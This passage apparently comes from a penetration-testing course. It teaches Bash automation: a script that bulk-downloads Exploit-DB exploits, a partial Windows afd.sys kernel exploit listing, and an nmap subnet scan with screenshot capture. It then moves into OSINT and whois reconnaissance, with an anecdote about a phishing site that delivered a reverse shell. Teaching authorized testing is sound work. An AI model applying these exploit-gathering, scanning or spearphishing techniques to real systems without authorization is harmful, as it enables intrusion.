Microsoft Windows (x86) - 'afd.sys' Privil | https://www.exploit-db.com/exploits/40564
```

[132] (Offensive Security, 2019), https://www.exploit-db.com/searchsploit/

```
Microsoft Windows - 'AfdJoinLeaf' Privileg | https://www.exploit-db.com/exploits/21844
Microsoft Windows - 'afd.sys' Local Kernel | https://www.exploit-db.com/exploits/18755
Microsoft Windows 7 (x64) - 'afd.sys' Dang | https://www.exploit-db.com/exploits/39525
Microsoft Windows 7 (x86) - 'afd.sys' Dang | https://www.exploit-db.com/exploits/39446
Microsoft Windows 7 Kernel - Pool-Based Ou | https://www.exploit-db.com/exploits/42009
Microsoft Windows XP - 'afd.sys' Local Ker | https://www.exploit-db.com/exploits/17133
Microsoft Windows XP/2003 - 'afd.sys' Priv | https://www.exploit-db.com/exploits/6757
Microsoft Windows XP/2003 - 'afd.sys' Priv | https://www.exploit-db.com/exploits/18176
---------------------------------------------------------------------------------------
```

Listing 178 - Using searchsploit to search for an exploit

This is a good start, but we need to trim the results. For now, we're only interested in the exploit's URL, so let's **grep** for "http" and then **cut** what we need. We will use a "|" field delimiter and extract the second field:

```
kali@kali:~$ searchsploit afd windows -w -t | grep http | cut -f 2 -d "|"
 https://www.exploit-db.com/exploits/40564
 https://www.exploit-db.com/exploits/21844
 https://www.exploit-db.com/exploits/18755
 https://www.exploit-db.com/exploits/39525
 https://www.exploit-db.com/exploits/39446
 https://www.exploit-db.com/exploits/42009
 https://www.exploit-db.com/exploits/17133
 https://www.exploit-db.com/exploits/18176
 https://www.exploit-db.com/exploits/6757
```

Listing 179 - Extracting the URL from the output of searchsploit

That looks a little better. Now that we have the URL for each exploit, we can use a Bash loop to download the files and save them locally. However, before we do that, we notice that each page has a link to download the "raw" exploit code, which is really what we're after:




Figure 17: Exploit-DB raw download URL

We see that each original page (like */exploits/40564*) links to a raw exploit (like */raw/40564*). Armed with this information, we run sed (**`sed 's/exploits/raw/'`**) to modify the download URL and insert it into a Bash one-liner to download the raw code for the exploits:

```
kali@kali:~$ for e in $(searchsploit afd windows -w -t | grep http | cut -f 2 -d "|"); do exp_name=$(echo $e | cut -d "/" -f 5) && url=$(echo $e | sed 's/exploits/raw/') && wget -q --no-check-certificate $url -O $exp_name; done
```

Listing 180 - Downloading all exploits using some Bash-fu

Note the use of a for loop that iterates through the *SearchSploit* URLs we grabbed. Inside the loop, we set *exp_name* to the "name" of the exploit (using grep, cut, and command substitution), *url* to the raw download location (again with sed and command substitution). If that is successful (*&&*), we grab the exploit with *wget* (in quiet mode with no certificate check) saving it locally with the exploit name as the local file name.

Once we run it, we wait for the command prompt and verify that the exploits were indeed downloaded, using **`file`** to verify that the files are text:

```
kali@kali:~$ ls -l
total 124
```

```
-rw-r--r-- 1 root root  1363 Mar  7 19:52 17133
-rw-r--r-- 1 root root 12215 Mar  7 19:52 18176
-rw-r--r-- 1 root root  9698 Mar  7 19:52 18755
-rw-r--r-- 1 root root 11590 Mar  7 19:52 21844
-rw-r--r-- 1 root root 10575 Mar  7 19:52 39446
-rw-r--r-- 1 root root 14193 Mar  7 19:52 39525
-rw-r--r-- 1 root root 32674 Mar  7 19:52 40564
-rw-r--r-- 1 root root 12643 Mar  7 19:52 42009
-rw-r--r-- 1 root root   619 Mar  7 19:52 6757

kali@kali:~$ file 17133
17133: C source, ASCII text, with CRLF line terminators
```

Listing 181 - Verifying the files were indeed downloaded

We can inspect each exploit, and see that we did, in fact, grab the raw exploits:

```
kali@kali:~$ cat 17133
/*****************************************************************************
//
// Title: Microsoft Windows xp AFD.sys Local Kernel DoS Exploit
// Author: Lufeng Li of Neusoft Corporation
// Vendor: www.microsoft.com
// Vulnerable: Windows xp sp3
//
*****************************************************************************/

#include <stdio.h>
#include <Winsock2.h>

#pragma comment (lib, "ws2_32.lib")

BYTE buf[]={
0xac,0xfd,0xd3,0x00,0x01,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x20,0x00,0x00,0x00,0xe8,0xfd,0xd3,0x00,
0xb8,0xfd,0xd3,0x00,0xf8,0xfd,0xd3,0x00,0xc4,0xfd,
0xd3,0x00,0xcc,0xfd,0xd3,0x00};

int main( )
...
```

Listing 182 - Viewing a downloaded exploit

Even though we had success with a Bash one-liner, our code is not very clean and it's not particularly easy to re-use. Let's put everything together in a Bash script to solve these problems:

```
kali@kali:~$ cat dlsploits.sh
#!/bin/bash
# Bash script to search for a given exploit and download all matches.

for e in $(searchsploit afd windows -w -t | grep http | cut -f 2 -d "|")

do
  exp_name=$(echo $e | cut -d "/" -f 5)
  url=$(echo $e | sed 's/exploits/raw/')
  wget -q --no-check-certificate $url -O $exp_name
done
```

```
kali@kali:~$ chmod +x ./dlsploits.sh

kali@kali:~$ ./dlsploits.sh
```

Listing 183 - Using a Bash script to download the files

We can now manually inspect the exploits, find the ones we are interested in, try them on a test machine, and finally run the *proper* exploit on our target, since shotgunning random exploits at a live target is bad form and a recipe for total disaster.

5.7.3 Practical Bash Usage – Example 3

As penetration testers, we are always trying to find efficiencies to minimize the time we spend analyzing data, especially the volumes of data we recover during various scans.

Let's assume we are tasked with scanning a class C subnet to identify web servers and determine whether or not they present an interesting attack surface. Port scanning is the process of inspecting TCP or UDP ports on a remote machine with the intention of detecting what services are running on the target and potentially what attack vectors exist. We will discuss port scanning in much more detail in another module, but for now, let's keep it general as this is a great example that shows how Bash scripting can automate a rather tedious task.

In order to accomplish our goal, we would first port scan the entire subnet to pinpoint potential open web services, then we could manually browse their web pages.

To begin, let's create a temporary folder to be used for this exercise:

```
kali@kali:~$ mkdir temp

kali@kali:~$ cd temp/
```

Listing 184 - Creating a temporary folder to be used for this exercise

Now that we've created the directory and have entered it with **cd**, let's move on to the more interesting part, a scan of the class C subnet. We will only focus on port 80 to keep the scope somewhat manageable and we will use **nmap** (which we discuss in a later module) as our port scanning tool:

```
kali@kali:~/temp$ sudo nmap -A -p80 --open 10.11.1.0/24 -oG nmap-scan_10.11.1.1-254
Starting Nmap 7.60 ( https://nmap.org ) at 2019-03-18 18:57 EDT
Nmap scan report for 10.11.1.8
Host is up (0.030s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.0.52 ((CentOS))
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 2 disallowed entries
|_/internal/  /tmp/
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:50:56:89:20:34 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open an
Device type: general purpose|WAP|firewall|proxy server|PBX
Running (JUST GUESSING): Linux 2.6.X (92%), ZoneAlarm embedded (90%), Cisco embedded
Aggressive OS guesses: Linux 2.6.18 (92%), Linux 2.6.9 (92%), Linux 2.6.9 - 2.6.27 (90
```

```
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   30.19 ms 10.11.1.8

Nmap scan report for 10.11.1.10
Host is up (0.030s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
MAC Address: 00:50:56:89:06:D0 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open an
Device type: general purpose|WAP
Running (JUST GUESSING): Microsoft Windows 2003|XP|2000 (89%), Apple embedded (86%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT      ADDRESS
1   30.41 ms 10.11.1.10
...
```

Listing 185 - Scanning the entire class C subnet to look for web servers

This is a pretty straightforward scan, with **-A** for aggressive scanning, **-p** to specify the port or port range, **--open** to only return machines with open ports, and **-oG** to save the scan results in greppable format. Again, don't fret if **nmap** is new to you. We will go into details later, but nmap certainly provided a decent amount of output to work with.

Let's **cat** the output file to familiarize ourselves with its format:

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254
# Nmap 7.60 scan initiated Sun Mar 18 18:57:48 2019 as: nmap -A -p80 --open -oG nmap-s
can_10.11.1.1-254 10.11.1.0/24
Host: 10.11.1.8 ()  Status: Up
Host: 10.11.1.8 ()  Ports: 80/open/tcp//http//Apache httpd 2.0.52 ((CentOS))/   Seq In
dex: 197  IP ID Seq: All zeros
Host: 10.11.1.10 () Status: Up
Host: 10.11.1.10 () Ports: 80/open/tcp//http//Microsoft IIS httpd 6.0/  Seq Index: 256
IP ID Seq: Incremental
Host: 10.11.1.13 () Status: Up
Host: 10.11.1.13 () Ports: 80/open/tcp//http//Microsoft IIS httpd 5.1/  Seq Index: 136
IP ID Seq: Incremental
...
```

Listing 186 - Becoming familiar with the resulting file from our nmap scan

Interestingly, it looks like each IP address is repeated twice, the first line displaying the machine status, and the second displaying the port number being scanned. Since we are only interested in unique IP addresses, some clean up is necessary. Let's **grep** for the lines containing port *80*:

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254 | grep 80
# Nmap 7.60 scan initiated Sun Mar 18 18:57:48 2019 as: nmap -A -p80 --open -oG nmap-s
can_10.11.1.1-254 10.11.1.0/24
Host: 10.11.1.8 ()  Ports: 80/open/tcp//http//Apache httpd 2.0.52 ((CentOS))/   Seq In
dex: 197  IP ID Seq: All zeros
Host: 10.11.1.10 () Ports: 80/open/tcp//http//Microsoft IIS httpd 6.0/  Seq Index: 256
IP ID Seq: Incremental
Host: 10.11.1.13 () Ports: 80/open/tcp//http//Microsoft IIS httpd 5.1/  Seq Index: 136
IP ID Seq: Incremental
...
```

Listing 187 - Searching the file for port 80 using the grep command

This is a great start but notice that the first line is irrelevant. To exclude it, we will **grep** again with **-v**, which is a "reverse-grep", showing only lines that do not match the search string. In this case, we don't want any lines that contain the case-sensitive keyword "Nmap":

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254 | grep 80 | grep -v "Nmap"
Host: 10.11.1.8 ()  Ports: 80/open/tcp//http//Apache httpd 2.0.52 ((CentOS))/   Seq In
dex: 197  IP ID Seq: All zeros
Host: 10.11.1.10 () Ports: 80/open/tcp//http//Microsoft IIS httpd 6.0/  Seq Index: 256
IP ID Seq: Incremental
Host: 10.11.1.13 () Ports: 80/open/tcp//http//Microsoft IIS httpd 5.1/  Seq Index: 136
IP ID Seq: Incremental
...
```

Listing 188 - Excluding any lines matching the Nmap keyword

Our output is looking much better. Let's try to extract just the IP addresses, as this is all we are really interested in. To do so, we'll use **awk** to print the second field, using Space as a delimiter:

```
kali@kali:~/temp$ cat nmap-scan_10.11.1.1-254 | grep 80 | grep -v "Nmap" | awk '{print
$2}'
10.11.1.8
10.11.1.10
10.11.1.13
10.11.1.14
10.11.1.22
10.11.1.24
10.11.1.31
10.11.1.39
10.11.1.49
10.11.1.50
10.11.1.71
...
```

Listing 189 - Using the awk command to print a list of IP addresses

Good. This looks like a clean IP address list. For the next step, we'll use a Bash one-liner to loop through the list of IPs above and run **cutycapt**,[133] which is a Qt WebKit web page rendering capture

[133] (CutyCapt, 2013), http://cutycapt.sourceforge.net/

utility. We will use **-url** to specify the target web site and **-out** to specify the name of the output file:

```
kali@kali:~/temp$ for ip in $(cat nmap-scan_10.11.1.1-254 | grep 80 | grep -v "Nmap" |
awk '{print $2}'); do cutycapt --url=$ip --out=$ip.png;done
```

Listing 190 - Using cutycapt to capture screenshots from all web servers

Once our loop is finished and we have a prompt, we can examine the list of output files that were created by our Bash one-liner with the **-1** option to **ls**, which lists one file per line, suppressing additional details:

```
kali@kali:~/temp$ ls -1 *.png
10.11.1.10.png
10.11.1.115.png
10.11.1.116.png
10.11.1.128.png
10.11.1.13.png
10.11.1.133.png
10.11.1.14.png
10.11.1.202.png
10.11.1.209.png
10.11.1.217.png
...
```

Listing 191 - Exploring the results from our Bash one-liner

Outstanding. We are getting closer to our goal. We could examine these files individually but the more attractive choice is to once again put our scripting knowledge to work and see if there is anything else we can automate. This will require not only Bash scripting skills but also basic HTML[134] knowledge:

```
kali@kali:~/temp$ cat ./pngtohtml.sh
#!/bin/bash
# Bash script to examine the scan results through HTML.

echo "<HTML><BODY><BR>" > web.html

ls -1 *.png | awk -F : '{ print $1":\n<BR><IMG SRC=\""$1""$2"\" width=600><BR>"}' >> w
eb.html

echo "</BODY></HTML>" >> web.html

kali@kali:~/temp$ chmod +x ./pngtohtml.sh

kali@kali:~/temp$ ./pngtohtml.sh

kali@kali:~/temp$ firefox web.html
```

Listing 192 - Creating a page to look at all the images from our scan results

This script builds an HTML file (*web.html*), starting with the most basic tags. Then, the **ls** and **awk** statements insert each *.PNG* file name into an HTML *IMG* tag and append this to our *web.html* file.

[134] (MDN Web Docs, 2019), https://developer.mozilla.org/en-US/docs/Learn/HTML/Introduction_to_HTML/Getting_started

Finally, we append HTML end tags into the file, make the script executable, and view it in our browser. The result is simple, but effective, giving us a view of each web server's main page:

Figure 18: Previewing scan results

Hopefully, these brief practical examples have given you an idea about some of the possibilities that Bash scripting has to offer. Learning to use Bash effectively will be essential when trying to quickly automate a large number of tasks during assessments.

5.7.3.1 Exercises

1. Research Bash loops and write a short script to perform a ping sweep of your target IP range of 10.11.1.0/24.
2. Try to do the above exercise with a higher-level scripting language such as Python, Perl, or Ruby.
3. Use the practical examples in this module to help you create a Bash script that extracts JavaScript files from the access_log.txt file (http://www.offensive-security.com/pwk-files/access_log.txt.gz). Make sure the file names DO NOT include the path, are unique, and are sorted.
4. Re-write the previous exercise in another language such as Python, Perl, or Ruby.

5.8 Wrapping Up

The GNU Bourne-Again Shell (Bash)[135] is a powerful work environment and scripting engine. A competent security professional skillfully leverages Bash scripting to streamline and automate many Linux tasks and procedures. In this module, we introduced Bash scripting and explored several practical scenarios.

[135] (GNU, 2017), http://www.gnu.org/software/bash/

6. Passive Information Gathering

Passive Information Gathering (also known as Open-source Intelligence or *OSINT*[136]) is the process of collecting openly available information about a target, generally without any direct interaction with that target.

There are a variety of resources and tools we can use to gather this information and the process is cyclical rather than linear. In other words, the "next step" of any stage of the process depends on what we find during the previous steps, creating "cycles" of processes. Since each tool or resource can generate any number of varied results, it can be hard to define a standardized process. The ultimate goal of passive information gathering is to obtain information that clarifies or expands an attack surface,[137] helps us conduct a successful phishing campaign, or supplements other penetration testing steps such as password guessing.

Due to the cyclical nature of this process, this module will unfold differently than previous modules. Instead of presenting linked scenarios, we will simply present various resources and tools, explain how they work, and arm you with the basic techniques required to build a passive information-gathering campaign.

Before we begin, we need to define passive information gathering. There are two different schools of thought on what constitutes "passive" in this context.

In the strictest interpretation, we *never* communicate with the target directly. For example, we could rely on third parties for information, but we wouldn't access any of the target's systems or servers.

Using this approach maintains a high level of secrecy about our actions and intentions, but can also be cumbersome and may limit our results.

In a looser interpretation, we might interact with the target, but only as a normal Internet user would. For example, if the target's website allows us to register for an account, we could do that. However, we would not test the website for vulnerabilities during this phase.

In this module, we will adopt this latter, less rigid interpretation for our approach.

Neither approach is necessarily "correct". We need to consider the scope and rules of engagement for our penetration test before deciding which to use. In addition, bear in mind this phase may not always be necessary and that even if this phase bears fruit (say in the form of a successful spearphishing campaign), the other phases may require equal or greater attention.

Before we begin discussing resources and tools, let's share a personal example of a penetration test that involved successful elements of a passive information gathering campaign.

A Note From the Author

Several years ago, we at Offensive Security were tasked with performing a penetration test for a small company. This company had virtually no Internet presence and very few externally exposed services, all of which proved to be secure. There was practically no attack surface to speak of. After

[136] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Open-source_intelligence

[137] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Attack_surface

a focused passive information gathering campaign that leveraged various Google search operators, connected bits of information "piped" into other online tools, and a bit of creative and logical thinking, we found a forum post made by one of the target's employees in a stamp-collecting forum:

```
Hi!
I'm looking for rare stamps form the 1950's - for sale or trade.
Please contact me at david@company-address.com
Cell: 999-999-9999
```

Listing 193 - A forum post

We used this information to launch a semi-sophisticated client-side attack. We quickly registered a stamps-related domain name and designed a landing page that displayed various rare stamps from the 1950's, which we found using Google Images. The domain name and design of the site definitely increased the perceived reliability of our stamp trading website.

Next, we embedded some nasty client-side attack exploit code in the site's web pages, and called "David" during the workday. During the call, we posed as a stamp collector that had inherited their Grandfather's huge stamp collection.

David was overjoyed to receive our call and visited the malicious website to see the "stamp collection" without hesitation. While browsing the site, the exploit code executed on his local machine and sent us a reverse shell.

This is a good example of how some innocuous passively-gathered information, such as an employee engaging in personal business with his corporate email, can lead to a foothold during a penetration test. Sometimes the smallest details can be the most important.

> *While "David" wasn't following best practices, it was the company's policy and lack of a security awareness program that set the stage for this breach. Because of this, we avoid casting blame on an individual in a written report. Our goal as penetration testers is to improve the security of our client's resources, not to target a single employee. Simply removing "David" wouldn't have solved the problem.*

Let's take a look at some of the most popular tools and techniques that can help us conduct a successful information gathering campaign. We will use MegaCorp One,[138] a fictional company created by Offensive Security, as the subject of our campaign.

6.1 Taking Notes

An information gathering campaign can generate a lot of data, and it's important that we manage that data well so that we can leverage it in further searches or use it in a later phase. There is no right or wrong way to take notes. However, we may find it easier to retrieve information later on if we keep detailed and well formatted notes.

[138] (Offensive Security, 2019), https://www.megacorpone.com/

6.2 Website Recon

If the client has a website, we can gather basic information by simply browsing the site. Small organizations may only have a single website, while large organizations might have many, including some that are not maintained. Let's check out MegaCorp One's website (*https://www.megacorpone.com/*) to learn more about our target.




Figure 19: MegaCorp One

A quick review of their website reveals that they are a nanotech company.

The about page at *https://www.megacorpone.com/about.html* reveals email addresses and Twitter accounts of some of their employees:




Figure 20: About Us - MegaCorp One

We could use these addresses in a social media information gathering campaign. We will discuss this in more detail in a later section.

It's also worth mentioning that the company's email address format follows a pattern of "first initial + last name". However, their CEO's email address simply uses his first name. This indicates that founders or long-time employees have a different email format than newer hires. This information could be useful in a later stage of the assessment.

Corporate social media accounts, found on the same page, are also worth recording for further research:




Figure 21: Social Media - MegaCorp One

Let's update our notes to keep track of each of these bits of information including the email address format and social media sites references.

6.3 Whois Enumeration

Whois[139] is a TCP service, tool, and a type of database that can provide information about a domain name, such as the *name server*[140] and *registrar*.[141] This information is often public since registrars charge a fee for private registration.

We can gather basic information about a domain name by executing a standard forward search by passing the domain name, megacorpone.com, into the **`whois`** client:

```
kali@kali:~$ whois megacorpone.com
   Domain Name: MEGACORPONE.COM
   Registry Domain ID: 1775445745_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.gandi.net
   Registrar URL: http://www.gandi.net
   Updated Date: 2019-01-01T09:45:03Z
```

[139] (Wikipedia, 2019) https://en.wikipedia.org/wiki/WHOIS

[140] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Name_server

